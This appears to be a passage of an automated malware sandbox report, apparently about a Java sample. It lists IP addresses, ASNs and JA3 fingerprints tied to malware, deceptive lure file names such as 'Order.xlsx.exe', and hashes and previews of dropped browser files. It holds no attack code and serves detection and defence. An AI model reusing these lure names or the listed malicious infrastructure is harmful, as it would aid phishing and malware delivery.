	FBGBU Symphony Customer Signoff - Sept 2018 v3.4.docm	Get hash	malicious	Browse	143.204.94.26

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://www.realnikerunningshoes.com/nike-free-run-women-women-nike-free-40-v2-c-63_71.html	Get hash	malicious	Browse	• 13.227.223.124
	http://https://baylor.zoom.us/j/268358425?pwd=MW1jK0hQbU1jbXBhdEhPV05BZ3NDZz09&data=01 01 toby_barnett@baylor.edu 12dc7fbb38a24468ed4f08d80882e94c 22d2fb35256a459bbcf4dc23d42dc0a4 0&sdata=mVw4ogjLNmcHPDOSI9ENKhErFYmq8RdmucjXGYto2E=&reserved=0	Get hash	malicious	Browse	• 13.224.95.108
	DART%20-%20Session%20information%20and%20consent%20form_DCE%20bfs.docx	Get hash	malicious	Browse	• 13.226.173.113

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	BR-721595.htm	Get hash	malicious	Browse	• 192.185.114.115
	statistic-1906694268((Unsaved-308830951474448751)).xlsb	Get hash	malicious	Browse	• 192.185.71.135
	statistic-1906694268((Unsaved-308830951474448751)).xlsb	Get hash	malicious	Browse	• 192.185.71.135
	statistic-1906694268((Unsaved-308830951474448751)).xlsb	Get hash	malicious	Browse	• 192.185.71.135
	60b88477_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.254.225.104
	#U260e#UfeOf PAudioMessage_8211-911.htm	Get hash	malicious	Browse	• 69.49.235.22
	file.msg.exe	Get hash	malicious	Browse	• 192.254.190.168
	DHL Receipt_AWB811470484778.exe	Get hash	malicious	Browse	• 192.185.226.16
	PO-NO#1086089 Order.xlsx.exe	Get hash	malicious	Browse	• 162.144.13.239
	Order PO-NO065979_Quote pdf.exe	Get hash	malicious	Browse	• 162.144.13.239
	file.exe	Get hash	malicious	Browse	• 192.185.186.178
	krcgN6CaG9.exe	Get hash	malicious	Browse	• 162.241.226.70
	Quotation.exe	Get hash	malicious	Browse	• 74.220.199.6
	PO#110090059-BH0124 REF#SCAN0217252 EXW HMM SO#GHE0080947.xlsx.exe	Get hash	malicious	Browse	• 162.144.13.239
	PO#110090059-BH0124 REF#SCAN0217252 EXW HMM SO#GHE0080947.xlsx.exe	Get hash	malicious	Browse	• 162.144.13.239
	26033710 HBL.exe	Get hash	malicious	Browse	• 192.254.180.165
	9cf2c56e_by_Libranalysis.exe	Get hash	malicious	Browse	• 162.241.92.219
	April outstanding remittance.htm	Get hash	malicious	Browse	• 69.49.228.180
	Transfer slip.exe	Get hash	malicious	Browse	• 192.254.236.251
AMAZON-AESUS	presentation.jar	Get hash	malicious	Browse	• 34.202.206.65
	60b88477_by_Libranalysis.exe	Get hash	malicious	Browse	• 34.202.122.77
	mazx_3.exe	Get hash	malicious	Browse	• 23.21.48.44
	ACH Payment.html	Get hash	malicious	Browse	• 100.26.130.143
	REVISED ORDER.exe	Get hash	malicious	Browse	• 54.85.86.211
	e9777bb4_by_Libranalysis.exe	Get hash	malicious	Browse	• 54.237.120.40
	file.msg.exe	Get hash	malicious	Browse	• 54.174.78.117
	3029ed0d_by_Libranalysis.exe	Get hash	malicious	Browse	• 54.235.83.248
	fecd086e_by_Libranalysis.rtf	Get hash	malicious	Browse	• 54.83.52.76
	sa.exe	Get hash	malicious	Browse	• 3.81.223.53
	NcLDA3J4Kp.apk	Get hash	malicious	Browse	• 54.152.99.44
	Update-KB1484-x86.exe	Get hash	malicious	Browse	• 54.174.78.117
	Qau4wCF5R7.exe	Get hash	malicious	Browse	• 54.243.154.178
	A4F95464ECCEF0C4DA2D48481EF8B1006A6ED0918FB42.exe	Get hash	malicious	Browse	• 54.226.29.2
	SecuritelInfo.com.Heur.10838.xls	Get hash	malicious	Browse	• 23.21.27.29
	j4X6nUwn8O.exe	Get hash	malicious	Browse	• 50.17.5.224
	run_9294a.exe	Get hash	malicious	Browse	• 54.226.29.2
	run_9294a.exe	Get hash	malicious	Browse	• 54.226.29.2
	Sample Order.exe	Get hash	malicious	Browse	• 54.225.165.85
	Payment.xlsx	Get hash	malicious	Browse	• 54.156.162.121

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
-------	------------------------------	---------	-----------	------	---------

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
9e10692f1b7f78228b2d4e424db3a98c	presentation.jar	Get hash	malicious	Browse	65.9.66.38 35.181.18.61 13.32.21.15 99.86.2.60 3.212.50.245
	VM_05_03_21.HTM	Get hash	malicious	Browse	65.9.66.38 35.181.18.61 13.32.21.15 99.86.2.60 3.212.50.245
	BR-721595.htm	Get hash	malicious	Browse	65.9.66.38 35.181.18.61 13.32.21.15 99.86.2.60 3.212.50.245
	FAXF5VCY1V8XM.htm	Get hash	malicious	Browse	65.9.66.38 35.181.18.61 13.32.21.15 99.86.2.60 3.212.50.245
	scan 0094775885895555.html	Get hash	malicious	Browse	65.9.66.38 35.181.18.61 13.32.21.15 99.86.2.60 3.212.50.245
	4LIsYL2H6J.dll	Get hash	malicious	Browse	65.9.66.38 35.181.18.61 13.32.21.15 99.86.2.60 3.212.50.245
	1v65bsIDAE.dll	Get hash	malicious	Browse	65.9.66.38 35.181.18.61 13.32.21.15 99.86.2.60 3.212.50.245
	settle invoices.pdf.exe	Get hash	malicious	Browse	65.9.66.38 35.181.18.61 13.32.21.15 99.86.2.60 3.212.50.245
	Hanglung859.html	Get hash	malicious	Browse	65.9.66.38 35.181.18.61 13.32.21.15 99.86.2.60 3.212.50.245
	qpdzgvcy.dll	Get hash	malicious	Browse	65.9.66.38 35.181.18.61 13.32.21.15 99.86.2.60 3.212.50.245
	ACH PAYMENT REMITTANCE.xlsx	Get hash	malicious	Browse	65.9.66.38 35.181.18.61 13.32.21.15 99.86.2.60 3.212.50.245
	MuZ2I=GZ.htm	Get hash	malicious	Browse	65.9.66.38 35.181.18.61 13.32.21.15 99.86.2.60 3.212.50.245
	Introduction Quotation Request pdf.exe	Get hash	malicious	Browse	65.9.66.38 35.181.18.61 13.32.21.15 99.86.2.60 3.212.50.245
	April outstanding remittance.htm	Get hash	malicious	Browse	65.9.66.38 35.181.18.61 13.32.21.15 99.86.2.60 3.212.50.245
	f241f1c4_by_Libranalysis.dll	Get hash	malicious	Browse	65.9.66.38 35.181.18.61 13.32.21.15 99.86.2.60 3.212.50.245
	OneDrive Received anonymized.html	Get hash	malicious	Browse	65.9.66.38 35.181.18.61 13.32.21.15 99.86.2.60 3.212.50.245

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	evZLIWscXJ.dll	Get hash	malicious	Browse	65.9.66.38 35.181.18.61 13.32.21.15 99.86.2.60 3.212.50.245
	evZLIWscXJ.dll	Get hash	malicious	Browse	65.9.66.38 35.181.18.61 13.32.21.15 99.86.2.60 3.212.50.245
	qFhBOs5IMr.dll	Get hash	malicious	Browse	65.9.66.38 35.181.18.61 13.32.21.15 99.86.2.60 3.212.50.245
	RW5h3lpKZl.dll	Get hash	malicious	Browse	65.9.66.38 35.181.18.61 13.32.21.15 99.86.2.60 3.212.50.245
d2935c58fe676744fecc8614ee5356c7	Remittance E-MAIL Layout - 11_.jar	Get hash	malicious	Browse	50.87.249.219
	presentation.jar	Get hash	malicious	Browse	50.87.249.219
	Bank payment copy.jar	Get hash	malicious	Browse	50.87.249.219
	Bank payment copy.jar	Get hash	malicious	Browse	50.87.249.219
	PL-REM-40310EMEA02 (0085).jar	Get hash	malicious	Browse	50.87.249.219
	PL-REM-40310EMEA02 (0085).jar	Get hash	malicious	Browse	50.87.249.219
	Payment Advice-BCS_ECS9522020909153934_3159_952.jar	Get hash	malicious	Browse	50.87.249.219
	presentation.jar	Get hash	malicious	Browse	50.87.249.219
	presentation.jar	Get hash	malicious	Browse	50.87.249.219
	DHL Notification.jar	Get hash	malicious	Browse	50.87.249.219
	presentation.jar	Get hash	malicious	Browse	50.87.249.219
	presentation.jar	Get hash	malicious	Browse	50.87.249.219
	Payment Advice-BCS_ECS9522020909153934_3159_952.jar	Get hash	malicious	Browse	50.87.249.219
	Payment Advice-BCS_ECS9522020909153934_3159_952.jar	Get hash	malicious	Browse	50.87.249.219
	DHL Notification.jar	Get hash	malicious	Browse	50.87.249.219
	RFQ 00234567828723635387632988822.jar	Get hash	malicious	Browse	50.87.249.219
	RFQ 00234567828723635387632988822.jar	Get hash	malicious	Browse	50.87.249.219
	Annexure A-61322.jar	Get hash	malicious	Browse	50.87.249.219
	EPC Works for AMAALA AIRFIELD PROJECT - WORK .jar	Get hash	malicious	Browse	50.87.249.219
	Voicemail.jar	Get hash	malicious	Browse	50.87.249.219

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\broker.dll	presentation.jar	Get hash	malicious	Browse	
	presentation.jar	Get hash	malicious	Browse	
	presentation.jar	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\Oracle\Java\oracle_jre_usage\cce3fe3b0d8d83e2.timestamp	
Process:	C:\Program Files (x86)\Common Files\Oracle\Java\javapath_target_885250\java.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	57
Entropy (8bit):	4.959654268360928
Encrypted:	false
SSDEEP:	3:oFj4l5vpN6yUbMQzcy:oJ5X6yMMOcy
MD5:	056F9678557F34B6832BCC2743F65B8A
SHA1:	9D39015FB0FFE0A379B1A282ED2D76C167B5EFC1
SHA-256:	4545F6F2ADA7BA93A0433481244833C5DDFDADFEE1A885EAE41EC6CC5A84378FE
SHA-512:	3D56191C68D77717849764EBECEDCBA22357A94024B2504DBE858C5D9109D22316490B65685B93B9CAF3F29C462C201DB90BE4439F3B8110412800490BA05515
Malicious:	false
Reputation:	low
Preview:	C:\Program Files (x86)\Java\jre1.8.0_211..1620349753309..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{D6A95099-AED0-11EB-90E5-ECF4BB2D2496}.dat	
SHA-512:	82FC726F2BD73CD05302D0175DAEB7D0C977F17352AE56A8FB9A66FDACDEA0FF19E35F1E5A5C13D0E4463019E31CACBFD0A886937F8E662AF9B682260D2443
Malicious:	false
Preview:	R.o.o.t. .E.n.t.r. y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{D6A9509B-AED0-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	123310
Entropy (8bit):	3.5818181459644873
Encrypted:	false
SSDEEP:	384:r7bUTBiC1COMgxmU9AHWFzDpFmAppR1EXYR1V6XwR1uLSZfPnzZTZ1ZqZG0Z7ZPW:UmU9A2Fz9nnLqWKwZs0z39
MD5:	405889BFB6267A014290458BB8433DC3
SHA1:	1557DC7039A5BF4A0CCFE25A4F369BEB6E0063AD
SHA-256:	92EFCE291BC4BF18D162CDAFB054AD66F5D26D5BB727C013DED55F9E64FADF02
SHA-512:	90381D6A24E9B09DDED5F36CA37D369D1F1B155FD3261DA2E2361A6BCC0A07DA9A3AF65ADB5FBB85BA7DD3533BFEEE489A5426635DC0E3567FA0AED7593F8360
Malicious:	false
Preview:	R.o.o.t. .E.n.t.r. y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{D6A9509C-AED0-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	19032
Entropy (8bit):	1.5858557013942205
Encrypted:	false
SSDEEP:	48:lwWEGCprsvGwpayG4pQiGrapbSYGQpKKG7HpROTGlpX2+GApm:rWYZsZQC6kBSgAltqFpg
MD5:	74745BB7978DBE781A4E7547ECF55A89
SHA1:	C88D3B555C240EDE6580A2D45A9CCE5E25D95FA3
SHA-256:	34672EA9395A55F1A2EB8ADC1A1D9E950CE512F5F22EE2B376E17C73D45B21BB
SHA-512:	883DEC18ADA8FA72FDA6336F07CD39495D630C7523C2342BC2DDD26A5A748701EADB211A96AD4FA2A86A5DF2DE044F15B19177E0226127A24222A8C32F719F5
Malicious:	false
Preview:	R.o.o.t. .E.n.t.r. y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.092448426662037
Encrypted:	false
SSDEEP:	12:TMHdNMNxOEEN/5NQnWimi002EtM3MHdNMNxOEEN/5NQnWiml00OVbVbkEtMb:2d6NxOPPWSZHKd6NxOPPWSZ7V6b
MD5:	EF8E6E98BB1DBD8596CAA6FA620A176
SHA1:	5D628B7AB2157743CE8FE3015971586FB12B814E
SHA-256:	EA39C51789C73C29F48F51F11245ED495741437CE72FA0BA3363E2B8C37D50A3
SHA-512:	E4971B6CD0DA9FA48172F832413F9F8759EE137EC58B9F0786679B4498F3C3761BBAFBACE917AF5904ACBE7B3816094F954ACE65EA694DC7D4A168248556B24
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>.. <browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xac8b98f7,0x01d742dd</date><accdate>0xac8b98f7,0x01d742dd</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>.. <?xml version="1.0" encoding="utf-8"?>.. <browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xac8b98f7,0x01d742dd</date><accdate>0xac8b98f7,0x01d742dd</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.100300327445554
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kE+5ZnWiml002EtM3MHdNMNxe2kE+5ZnWiml00OVbkak6EtMb:2d6NxrvzSZHKd6NxrvzSZ7VAa7b
MD5:	BEFAAA6E136689E1F83B7BA2B0E226DA
SHA1:	1252F7A6ADD3A2627DE7D1E438DC85B28330D863
SHA-256:	1CF330B94A5D1235C60D901E9784F9A8FDE6B22F5154183E2B58FA9BE23524A6
SHA-512:	A3D33B4EEA1A23A6DB27F61043D47AE1D41C2C341435F534741CC0AC7783807749C0579E729B5DA7887B13970EC33A2907D28ABC17E999DAC93A264B86A6424
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xac8471b7,0x01d742dd</date><accdate>0xac8471b7,0x01d742dd</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xac8471b7,0x01d742dd</date><accdate>0xac8471b7,0x01d742dd</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	665
Entropy (8bit):	5.109337625000134
Encrypted:	false
SSDEEP:	12:TMHdNMNxxvLEN/5NqnWiml002EtM3MHdNMNxxvLEN/5NqnWiml00OVbmZEtMb:2d6NxvgPWSZHKd6NxvgPWSZ7Vmb
MD5:	7DF90D3F5A8F9505B9F2F2059F8E4CDB
SHA1:	2B7621C61BF8E0AC24A357653531A1C6F5EF784F
SHA-256:	4EC7A344F171F9AA4FB7417618B5A2C42426FED5A40456EECD18DD61B80F0B76
SHA-512:	45F25CCDB2BDB8B7C9A27A0FFEA9C2D02DECO450BA8AD69BA35157864EF2A975D669D8031EA7F3E3C21AB0BCFAC72EF0DA66F2D4D46749EACB4E663EE28C38
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xac8b98f7,0x01d742dd</date><accdate>0xac8b98f7,0x01d742dd</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xac8b98f7,0x01d742dd</date><accdate>0xac8b98f7,0x01d742dd</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	650
Entropy (8bit):	5.131969322900181
Encrypted:	false
SSDEEP:	12:TMHdNMNxiEg/5gQnWiml002EtM3MHdNMNxiEg/5gQnWiml00OVbd5EtMb:2d6NxFmdSZHKd6NxFmdSZ7VJjb
MD5:	3D14631655E5D469F5C7DADF6748B538
SHA1:	830FA8DEE466000C6AB43E16AFF48D64DB94ACE5
SHA-256:	1F2C02C1240C357B01802D4FAA1006252AFF7F017195C74303383772AA728627
SHA-512:	1DE375B506333058868E80C1C454E2F287772166EB36C58EBEC4731701160402629AD7B1D0D108E34737989F7F7DAF1235B62C52161D9AA0B66477B5B06FCB13
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xac893669,0x01d742dd</date><accdate>0xac893669,0x01d742dd</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xac893669,0x01d742dd</date><accdate>0xac893669,0x01d742dd</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.11778910764368
Encrypted:	false
SSDEEP:	12:TMHdNMNxxhGwEkl5kOnWiml002EtM3MHdNMNxxhGwEkl5kOnWiml00OVb8K075EtMb:2d6NxQTKhKOSZHKd6NxQTKhKOSZ7VYKG
MD5:	6F44D767916736BC898CBD9B5109CBE5
SHA1:	C35C2B21F7BEABDB32692CAA5DFF5B2B5E111721

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
SHA-256:	F55769DEAE275918B64A06AC1E7C3C4F2DD7D547675DFA1230CFDCF6CF307569
SHA-512:	6B7DC6D2CD541FE68C674E08DA1226A55582987ABDBD946E68FFC04F46978B8F13ADE6C117DE85480E6542B20D943CC0F8626128EB53D7A44F27A7D6FAE00B4
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/" /><date>0xac8dfb49,0x01d742dd</date><accdate>0xac8dfb49,0x01d742dd</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/" /><date>0xac8dfb49,0x01d742dd</date><accdate>0xac8dfb49,0x01d742dd</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url" /></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.115747034403404
Encrypted:	false
SSDEEP:	12:TMHdNMNxn0nEg/5gQnWiml002EtM3MHdNMNxn0nEg/5NQnWiml00OVbxEtMb:2d6Nx0EmdSZHKd6Nx0EmWSZ7Vnb
MD5:	472F2311E3E983BBDE9FE9DE2F1B283E
SHA1:	54A21FFE97F4D67292709221B76B459F42CD6F63
SHA-256:	09490DA89792A1E5D938DFA04DA504C4A15FB11E957489BCCBE5A6FA21D0DF68
SHA-512:	31B6032FB15E4DF1EEF4D6B284161E99861626281719ED93FC8C270168565040F8AD416979036782CA06AD74201313FC0C6F874557EE9E64C9D10EC13D54ABC
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/" /><date>0xac893669,0x01d742dd</date><accdate>0xac893669,0x01d742dd</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/" /><date>0xac893669,0x01d742dd</date><accdate>0xac8b98f7,0x01d742dd</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url" /></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.155874962824192
Encrypted:	false
SSDEEP:	12:TMHdNMNxxEg/5gQnWiml002EtM3MHdNMNxxEg/5gQnWiml00OVb6Kq5EtMb:2d6Nx2mdSZHKd6Nx2mdSZ7Vob
MD5:	E4342A4E8EE10DE523E0EFB68CC64D1A
SHA1:	EF5535FEA11D0FD8D36C2B1E6BF88200F4F0FDC9
SHA-256:	9B9389677106E22CFEB8E71E0EF70D6A61274D42FD38A9411E6CC7565EFE1D28
SHA-512:	C881FF8BA1CD444318EACDC2DEF273097BEB1656B517605062BE267DE7175229222C2106794337E274D94EFA0DD4F65BE25C56E1428D8B120D9F5098A773D0E1
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/" /><date>0xac893669,0x01d742dd</date><accdate>0xac893669,0x01d742dd</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/" /><date>0xac893669,0x01d742dd</date><accdate>0xac893669,0x01d742dd</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url" /></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.111200187147639
Encrypted:	false
SSDEEP:	12:TMHdNMNxcE95mnWiml002EtM3MHdNMNxcE95mnWiml00OVbVEtMb:2d6Nx3fmsZHKd6Nx3fmsSZ7VDb
MD5:	8B61F491BA34615A04E8C9DC36F05900
SHA1:	DA860C10B3892072A9050DBA586C39A2BFC42A6C
SHA-256:	D7F1DE3AE0AFA5F0416068CA5D4A4E7682D7F4274790C0BF50921DA935CD6EC6
SHA-512:	23327637D2D9051A664A4C7A225E3A7AD02CCCC9FEDBEE0E6E2A9A8B6D9DF5EDF1C739D8DD4FB4CFB196E308DA84D928855FB6639085C83F2A5AD7FC680769D
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/" /><date>0xac86d482,0x01d742dd</date><accdate>0xac86d482,0x01d742dd</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/" /><date>0xac86d482,0x01d742dd</date><accdate>0xac86d482,0x01d742dd</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url" /></tile></msapplication></browserconfig>..

C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.09193831440251
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnE95mnWiml002EtM3MHdNMNxfnE95mnWiml00OVbe5EtMb:2d6NxMfmSZHKd6NxMfmSZ7Vijb
MD5:	48F5ECCF597208196BC1D86640733E36
SHA1:	5953AE4C476CC2EF2DD880025CDC38052C3C7B17
SHA-256:	248959571C25759915E4AFCDC0531D1D0666ADCAFB83691D2103172D5DEB97B3
SHA-512:	E749E20005202441B8E32101D25EE1C5739DE12CB548832CA24C53003FAE78774C88C024D0C3D720F7A4196796F725D1406187242A95BBF873924E61E2B620CE
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xac86d482,0x01d742dd</date><accdate>0xac86d482,0x01d742dd</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xac86d482,0x01d742dd</date><accdate>0xac86d482,0x01d742dd</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user1\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\imagestore\lwlm7n14\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	1252
Entropy (8bit):	5.515566328115154
Encrypted:	false
SSDEEP:	12:jXOpIqQWIFMVAUsQsV44444wcAKyZmveybayz1Tqn2bz75rajZ0a7VN/GR6abfab:jwOxMwUOVToYvUY9Y2n75rajj7WDg7
MD5:	97829499180018174E8799829EDFA277
SHA1:	E9C1BC50D8B52F910E38E1225379F8428237C2AD
SHA-256:	B0B9B4EC6241DB04E6DC161EEF8944D1CBB88F87FDC2E5C0E35B0B45CDE7F939
SHA-512:	D37A96E9D17D5FBF138B364BEC522B1329993920B6B8D7031059CE1F03C0B25C8F479D41ACF350740306E3B7422FADB094CE551418FA95B216DD45031976A98B
Malicious:	false
Preview:	.h.t.t.p.s.:.//.w.w.w...j.a.v.a...c.o.m/.f.a.v.i.c.o.n...i.c.o.-.....h.....(.....}h..}h..}h..}h..}h..}h..}h..}h.....p.....u..z\..z\..z\..z\..z\..z\..z\..p...v.....v...z.....qU..eG..eH..eG..qU.....iL...u.....Z.....jM...w.....fH..iK..sV..gJ..fH..sV.....fH..v.....n..m.....}c..w.....'v.....`.....e.....e.....i.....O....p.....v...q.....Z...+Z.....

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\3Y2ADQKS\I0D070042D9C67A68E1A4BF804E6E0E06.cache[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	143674
Entropy (8bit):	5.662246051762384
Encrypted:	false
SSDEEP:	3072:MMH1ozeBNX2WU4PTUMMgy14K7ogRqhwirJDE9H:B1ozeBNX214L9xulRJDQH
MD5:	EA3D9DEE0B9B737078D1EB9F46713421
SHA1:	DF7F48656D226F77A826712F3533D52D1423C06F
SHA-256:	807ACD2AD6A0DA69A1EEA36DB0C1E36744F3EB3D279291001B403FE58C7854A2
SHA-512:	04F7C62525E708081A8AF31A950BE4A0466F3B229FDB15952DA30AE39EC4E9E302C018D281575AF14511CBC56EC828836C3270860F133E84A1AEAA78FFB7EE1E
Malicious:	false
IE Cache URL:	http://https://consent-pref.trustarc.com/defaultpreferencemanager/0D070042D9C67A68E1A4BF804E6E0E06.cache.html
Preview:	<!doctype html>.<html><head><meta charset="UTF-8" /><script>var \$gw_t_version = "2.5.1";var \$wnd = parent;var \$doc = \$wnd.document;var \$moduleName, \$moduleBase;var \$strongName = '0D070042D9C67A68E1A4BF804E6E0E06';function __gw_tStartLoadingFragment(frag) { return \$moduleBase + 'deferredjs/' + \$strongName + '/' + frag + '.cache.js';};function __gw_tInstallCode(code) {var head = document.getElementsByTagName("head").item(0);var script = document.createElement("script");script.type = 'text/javascript';script.text = code;head.appendChild(script);};var \$stats = \$wnd.__gw_tStatsEvent ? function(a) {return \$wnd.__gw_tStatsEvent(a);} : null,\$sessionId = \$wnd.__gw_tStatsSessionId ? \$wnd.__gw_tStatsSessionId : null,\$stats && \$stats({moduleName:'defaultpreferencemanager',sessionId:\$sessionId,subSystem:'startup',evtGroup:'moduleStartup',millis:(new Date()).getTime(),type:'moduleEvalStart'});</script></head><body><script> .function Pj({}).function P_({}).function nk({}).function \$q({}).function zt({}

